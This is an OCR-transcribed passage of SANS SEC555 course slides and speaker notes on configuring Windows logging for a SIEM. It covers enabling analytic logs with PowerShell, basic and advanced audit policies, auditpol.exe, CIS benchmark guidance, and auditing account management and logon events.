
Steps

- ➢ Show Analytic and Debug Logs
- ➢ Enable logging

SANS SEC555 | SIEM with Tactical Analytics 18

Analytic and Debug Logs

This slide demonstrates how to see and enable debug logs. The right picture demonstrates enabling the DNS-Server Analytical log. If you look closely, you can also see that the icons for Audit, Analytical, Debug, and Operational are different. These visually represent channel types.



PowerShell Tuning

Some channels default to off

- Group policy does not have the option to enable them
- But group policy and asset management tools can invoke PowerShell

Enabling extra logging via PowerShell is as simple as:

```
$logName = 'Microsoft-Windows-DriverFrameworks-UserMode/Operational'
$log = New-Object System.Diagnostics.Eventing.Reader.EventLogConfiguration $logName
$log.IsEnabled=$true # change to $false if disabling
$log.SaveChanges()
```

PowerShell is also great to dynamically tune systems

SANS

SEC555 | SIEM with Tactical Analytics 19

PowerShell Tuning

PowerShell is one of the best things Microsoft has introduced. It opens so many possibilities (both for defenders and attackers). For defenders, it provides a framework for dynamically and/or automatically configuring systems. For example, if there are special log levels that need to be enabled or disabled, PowerShell can handle it. If an application is using a configuration file to manage logging, PowerShell can dynamically alter it based on conditional logic.

When all else fails, PowerShell can, on the fly, generate a log event to the Windows event log. More on this in a few slides.

Managing Windows Logging


Windows audit policies control what to log

- Can be defined locally or centrally through group policy

Audit policies are broken down into log categories

- Logging enabled by selecting to log success or failure of an event's occurrence

Additional logging = additional overhead


Audit account logon events Properties

Local Security Setting | Explain

Audit account logon events

Audit these attempts:

☐ Success

☐ Failure

SANS


SEC555 | SIEM with Tactical Analytics 24

Managing Windows Logging

Enabling or disabling Windows logging is done with Windows audit policies. Fortunately, Windows audit policies are not only easy to set, but also easy to understand. Each log category within Windows audit policies has a tab labeled "Explain." When clicked, "Explain" gives an in-depth description of what the policy does. This, combined with the ability to set and deploy audit policies via group policies easily, makes configuring Windows logging easy.

Reference:

https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/plan/security-best-practices/audit-policy-recommendations, https://sec555.com/5u



Windows Audit Policies

Audit Policy

Basic log settings

- Available for Windows 2000+

Computer Configuration
- Software Settings
- Windows Settings
  - Name Resolution Poli
  - Scripts (Startup/Shutd
  - Deployed Printers
  - Security Settings
    - Account Policies
    - Local Policies
      - Audit Policy

Audit account logon events	No auditing
Audit account management	No auditing
Audit directory service access	No auditing
Audit logon events	No auditing
Audit object access	No auditing
Audit policy change	No auditing
Audit privilege use	No auditing
Audit process tracking	No auditing
Audit system events	No auditing

Advanced Audit Policy

Provides granular control of logs

- Requires Server 2008 R2 or Windows 7 and later

Computer Configuration
- Software Settings
- Windows Settings
  - Name Resolution Policy
  - Scripts (Startup/Shutdown)
  - Deployed Printers
  - Security Settings
    - Account Policies
    - Local Policies
    - Windows Firewall with A
    - Network List Manager Po
    - Public Key Policies
    - Software Restriction Polic
    - Application Control Polic
    - IP Security Policies on Lo
    - Advanced Audit Policy C
      - System Audit Policies


Categories	Configuration
Account Logon	Not configured
Account Management	Not configured
Detailed Tracking	Not configured
DS Access	Not configured
Logon/Logoff	Not configured
Object Access	Not configured
Policy Change	Not configured
Privilege Use	Not configured
System	Not configured
Global Object Access Auditing	Not configured

SANS

SEC555 | SIEM with Tactical Analytics 21

Windows Audit Policies

The Windows audit policy is available in two formats: The basic audit policy and the advanced audit policy. The basic audit policy was the only option until Windows 7 and Server 2008 R2. These operating systems introduced the advanced audit policy. This allows for more granular control over what logs are recorded.



Advanced Audit Policy

Default settings prefer audit policy rather than advanced audit policy

- If using advanced audit policy, remember to change this

Computer Configuration -> Windows Settings -> Security Settings -> Local Policies -> Security Options

- Enable "Audit: Force audit policy subcategory settings"

Audit: Force audit policy subcategory settings (Windows Vista or later) to override audit policy category settings

[✓ Enabled]
Disabled

SANS

SEC555 | SIEM with Tactical Analytics 22


Advanced Audit Policy

When using the advanced audit policy, it is important to know that the default behavior is for basic audit policy settings to override advanced audit policy settings. Fortunately, Windows warns you of this when you visit the advanced audit policy. It also shows how to change this behavior by setting "Audit: Force audit policy subcategory settings" to Enabled.

Keep in mind that using advanced audit will also clear the simple policy settings.

Reference:

https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2008-R2-and-2008/ff182311(v=ws.10)#BKMK_3, https://sec555.com/5v



auditpol.exe

Non-domain joined systems can be configured with auditpol.exe[1]

- Can list and set policies

List policy settings:

auditpol /get /category:*

Set policy settings:

auditpol /set /subcategory:"file system" /success:enable /failure:enable

```
auditpol /get /category:*
System audit policy
Category/Subcategory                      Setting
System
  Security System Extension               Success and Failure
  System Integrity                        Success and Failure
  IPsec Driver                            No Auditing
  Other System Events                     Success and Failure
  Security State Change                   No Auditing
Logon/Logoff
  Logon                                   Success and Failure
  Logoff                                  Success and Failure
  Account Lockout                         Success and Failure
```

SANS

SEC555 | SIEM with Tactical Analytics 23

auditpol.exe[1]


Not all systems are typically joined to a domain. Some are intended not to be joined for security purposes (such as DMZ systems). In order to effectively maintain log settings, audit policies need to be pushed out. Since group policy is not available, an alternative method such as using auditpol.exe is needed. This command line utility can retrieve and set audit policy settings. Because of this, it is fairly easy to automate and push out a standardized audit policy for non-domain joined systems.

* Another command that may be beneficial is the one below. It lists out all the available policy categories.

auditpol /list /subcategory:

Reference:

https://www.ultimatewindowssecurity.com/wiki/page.aspx?spid=SecuritySettings, https://sec555.com/5w


CIS Benchmarks

The Center for Internet Security (CIS) provides free benchmarks

- Used to evaluate and implement security baselines
- Recommends audit policy settings
  - More importantly, explains why
  - May place emphasis on denial of service via logging
- Recommendations are suggestions—tune to your environment after reading CIS reasoning

SANS

SEC555 | SIEM with Tactical Analytics 24


CIS Benchmarks

In order to tactically detect things, logs must first be collected. In Windows, this means an effective audit policy needs enabling. The problem quickly becomes, "What settings should I set?" One of the quickest ways to find recommendations on which audit policies need enabling and why is to read the CIS benchmarks based on Windows.[1] These benchmarks include baselines for securing Windows operating systems and other Windows programs like Internet Explorer and SQL Server.

Where CIS benchmarks shine is that every setting includes a detailed breakdown of what it does, why it is important, and why the recommendation is for certain settings. This is great for understanding what the impact of a specific setting is. In fact, the details provided are considerably better than the description Microsoft provides under Group Policy Management. Some of the additional information provided includes the specific event IDs generated, the vulnerability and impact of enabling or disabling the policy, and suggested countermeasures.

The recommendations provided are generally acceptable. However, consideration should be given to your environment and collective settings. For example, there are some events for which you may want to record both successful attempts and failures, yet the recommendation is for success only. Logoff events are one example where the recommendation is to only record successful logoff attempts. The reasoning is that the setting provides an attacker the ability to generate millions of failure events. If the "Audit: Shut down system immediately if unable to log security audits" is enabled, this can grant attackers the ability to perform a denial of service attack. If this setting is off, you instead run the risk of logs stopping once full or of logs constantly being rotated out if "Overwrite events as needed (oldest events first)" is set. "Overwrite, events as needed" is the default behavior.

Reference:
https://www.cisecurity.org/benchmark/microsoft_windows_desktop, https://sec555.com/5x



Account Management

Used to track changes to groups, users, and computers

- Needed to monitor key groups for modifications
- Such as new members added to Domain Admins

Powerful when combined with change control system

Subcategory	Audit Events
Audit Application Group Management	Not Configured
Audit Computer Account Management	Not Configured
Audit Distribution Group Management	Not Configured
Audit Other Account Management Events	Success and Failure
Audit Security Group Management	Success and Failure
Audit User Account Management	Success and Failure

SANS

SEC555 | SIEM with Tactical Analytics 25

Account Management

These types of events are useful to keep track of unauthorized changes. For example, it is a best practice to monitor additions to any sensitive security group such as Domain Admins and Enterprise Admins. While out of the gate something such as monitoring Domain Admin additions are high value, more can be achieved if logs from a change control system can be used to verify security group changes.

For example, if employees are added to a group called Sensitive Data access, hopefully, it required someone to authorize the addition. If the authorization record can be used, it can verify that all modifications came with prior consent. Then, should an adversary add an account to this group, it would be red-flagged as no prior authorization was given.

Audit Application Group Management: Monitors changes to application groups. Application groups are used to tie roles using Windows Authorization Manager.


Audit Computer Account Management: Monitors changes to computer accounts.

Audit Distribution Group Management: Monitors changes to Active Directory distribution groups. While this can record details about groups being modified such as Domain Admins, it is not needed. The Audit Security Group Management records more information that is helpful and specific.

Audit Other Account Management Events: Monitors special changes such as a password hash of a user account being accessed or changes to the password policy or lockout policy.

Audit Security Group Management: Monitors changes to standard security groups.

Audit User Account Management: Monitors changes to user accounts.



Logon/Logoff

Many attacks involve credential theft and reuse

- Therefore, tracking logons is critical

Too many failed login attempts show brute forcing, misconfigurations, or password spraying

Too many successful logons means the end is near...

- Or that legit credentials are being used to crawl the network

Subcategory	Audit Events
Audit Account Lockout	Success and Failure
Audit Group Membership	Not Configured
Audit IPsec Extended Mode	Not Configured
Audit IPsec Main Mode	Not Configured
Audit IPsec Quick Mode	Not Configured
Audit Logoff	Success
Audit Logon	Success and Failure
Audit Network Policy Server	Not Configured
Audit Other Logon/Logoff Events	Success and Failure
Audit Special Logon	Success and Failure
Audit User / Device Claims	Not Configured

SANS SEC555 | SIEM with Tactical Analytics 24

Logon/Logoff

One of the least detected attacks that are highly prevalent is credential theft. In fact, Mandiant, a major incident handling company, stated in an annual M-Trends report that 100% of their investigations involved credential theft and reuse. This trend still holds true for both malicious compromise and bought and paid for penetration testing.

